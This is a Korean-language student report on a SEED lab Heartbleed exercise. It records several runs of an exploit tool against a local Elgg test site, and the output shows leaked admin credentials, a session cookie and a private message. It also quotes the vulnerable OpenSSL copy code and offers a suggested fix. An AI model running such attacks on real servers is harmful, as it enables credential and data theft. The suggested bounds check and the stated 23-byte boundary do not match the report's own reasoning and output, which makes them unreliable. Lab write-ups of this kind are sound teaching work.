

Task1

1. Task Purpose

Heartbleed 공격을 시도한다.

2. Progress





victim machine에서 heartbeat protocol로 통신하는 seedlab 웹사이트에 접속하여 admin으로 로그인 후, Bob을 친구추가하여 Bob에게 secret message를 보냈다.

3. Result

admin 계정의 id와 password 탈취 성공

```
[05/29/2024 21:18] seed@ubuntu:~/assignment8$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0
160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is
vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A..............................I.........
..........
.....................................#.......on/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=sv9l2ngff1pu38csq995irn721
Connection: keep-alive

J..?..<.5Z.N..R.........
...!@W....$EI.;i.S............m-urlencoded
Content-Length: 99

__elgg_token=84de367cd9156b5babaf31043ab1fb28&__elgg_ts=1717042545&username=admin&pas
sword=seedelggWW..8..J;..Q.xH....G
```

admin 계정이 Bob에게 보낸 private message 탈취 성공

```
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=sv9l2ngff1pu38csq995irn721
Connection: keep-alive

i........#...l....^n




form-urlencoded
Content-Length: 162

__elgg_token=a2ed8c9577b1bfae4d5b23b2de9852da&__elgg_ts=1717042641&recipient_guid=40&
subject=Secret+message&body=Hello+Boby%2C+this+is+secret+message+from+admin.+t.B`uz.6
W..1..;
```

4. Consideration

Heartbleed 취약점은 OpenSSL library에 존재하는 implementation error를 이용한 공격이다. TLS에서 자주 사용되는 라이브러리가 OpenSSL인데, 여기서 정의한 heartbeat protocol로 통신을 하는 과정에서 문제가 발생한다. Heartbeat protocol에서 서버A가 서버B로부터 request packet을 받았다고 가정하였을 때, 서버A는 해당 패킷을 복사한 다음에 type만 response로 바꾸어 서버 B에게 전송한다. 이 copying mechanism이 취약점의 원인이다.




Figure 2: The Heartbleed Attack Communication

패킷에는 Type, Payload_length, Payload, Padding field가 존재한다. 정상적인 패킷의 경우, Payload_length field의 값을 정확히 Payload의 길이로 지정한다. 그러나 malicious attacker가 보낸 패킷의 경우, 실제 Payload의 크기보다 훨씬 큰 값을 Payload_length에 지정하여 기존의 Payload content와 Padding content 이상을 response 패킷이 읽어오게 한다. 이는 victim server의 메모리에 적재된 Extra data를 공격자에게 노출시키는데, victim server에서 유저가 보낸 메시지, 계정과 비밀번호 또한 노출될 수 있다. 단, 이 때 메모리에 적재되는 위치는 랜덤하기 때문에 공격자는 여러 번 시도하였을 때 원하는 정보를 얻을 수 있다.

Task2

1. Task Purpose

Heartbleed 취약점의 원인을 찾는다.

2. Progress

공격 명령어의 옵션 -l 을 사용하여 90에서부터 20까지 payload length의 길이를 조정해가며 응답 패킷이 추가 데이터를 포함하지 않고 정상적으로 응답하는 경계 값을 찾는 시도를 반복하였다.

3. Result

Question 2.1


[05/29/2024 21:36] seed@ubuntu:~/assignment8$ ./attack.py www.heartbleedlabelgg.com -l 26
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable
!
Please wait... connection attempt 1 of 1
...AAAAAAAAAAAAAAAAAAAABCDEF........B.......
[05/29/2024 21:36] seed@ubuntu:~/assignment8$ ./attack.py www.heartbleedlabelgg.com -l 25
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable
!
Please wait... connection attempt 1 of 1
...AAAAAAAAAAAAAAAAAAAABCDE.%.G[(..i....,L.

Question 2.2

```
[05/29/2024 21:36] seed@ubuntu:~/assignment8$ ./attack.py www.heartbleedlabelgg.com -l 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable
!
Please wait... connection attempt 1 of 1
################################################################

...AAAAAAAAAAAAAAAAAAAABC.A8..S05..!c...8

[05/29/2024 21:36] seed@ubuntu:~/assignment8$ ./attack.py www.heartbleedlabelgg.com -l 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
################################################################

.F
```

4. Consideration

Question 2.1 : As the length variable decreases, what kind of difference can you observe?

길이 변수가 감소할수록 응답 패킷에 포함된 추가 데이터의 양이 줄어든다. 특정 경계 값 이하로 줄어들면 추가 데이터가 전혀 포함되지 않고 정상적인 응답만 반환된다.

Question 2.2: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data. Please find that boundary length.

길이 변수를 점차 줄여가면서 실험하여 경계 값을 찾아본 결과, 응답 패킷이 추가 데이터를 포함하지 않는 최소 길이 값은 **23byte** 였다.

Task3

1. Task Purpose

OpenSSL library를 patch 된 버전으로 업데이트 다시 공격을 시도한다.

2. Progress & 3. Result

공격을 시도하는 것이 불가능하였다.

4. Consideration

Heartbleed 취약점은 request packet에서 response packet으로 data를 복사할 때 bound check를 하지 않아서 일어난다. 문제가 되는 코드는 다음과 같다.

```
/* Allocate memory for the response, size is 1 byte
    * message type, plus 2 bytes payload length, plus
    * payload, plus padding
    */

    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    // Enter response type, length and copy payload
    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);

    // copy payload
    memcpy(bp, pl, payload); /* pl is the pointer which
    * points to the beginning
    * of the payload content */
```

문제가 되는 코드는 다음과 같다. 해당 코드에서 malloc을 실행하기 전에 payload length가 실제 data의 size를 초과하지 않도록 체크하는 방법을 사용할 수 있다. 코드 예시는 다음과 같다.

```
if (payload > MAX_PAYLOAD_SIZE) {
    // Handle error, e.g., reject the request
    return;
}
```

Discussion

Alice : missing of boundary checking은 heartbleed 취약점의 근본적인 문제 중 하나이다. 따라서 Alice의 주장은 적절하다.

Bob : heartbleed 취약점은 server가 client 에게서 제공된 length filed를 별도의 validation 없이 사용하기 때문에 발생하는 것이기도 하다. 따라서 Bob의 주장도 적절하다.

Eva : length field를 제거하면 heartbleed 프로토콜에서 패킷을 주고받을 때 패킷 내부의 type, payload, padding 을 적절히 parsing 하는데에 문제가 생긴다. 따라서 Eva의 주장은 적절하지 않다.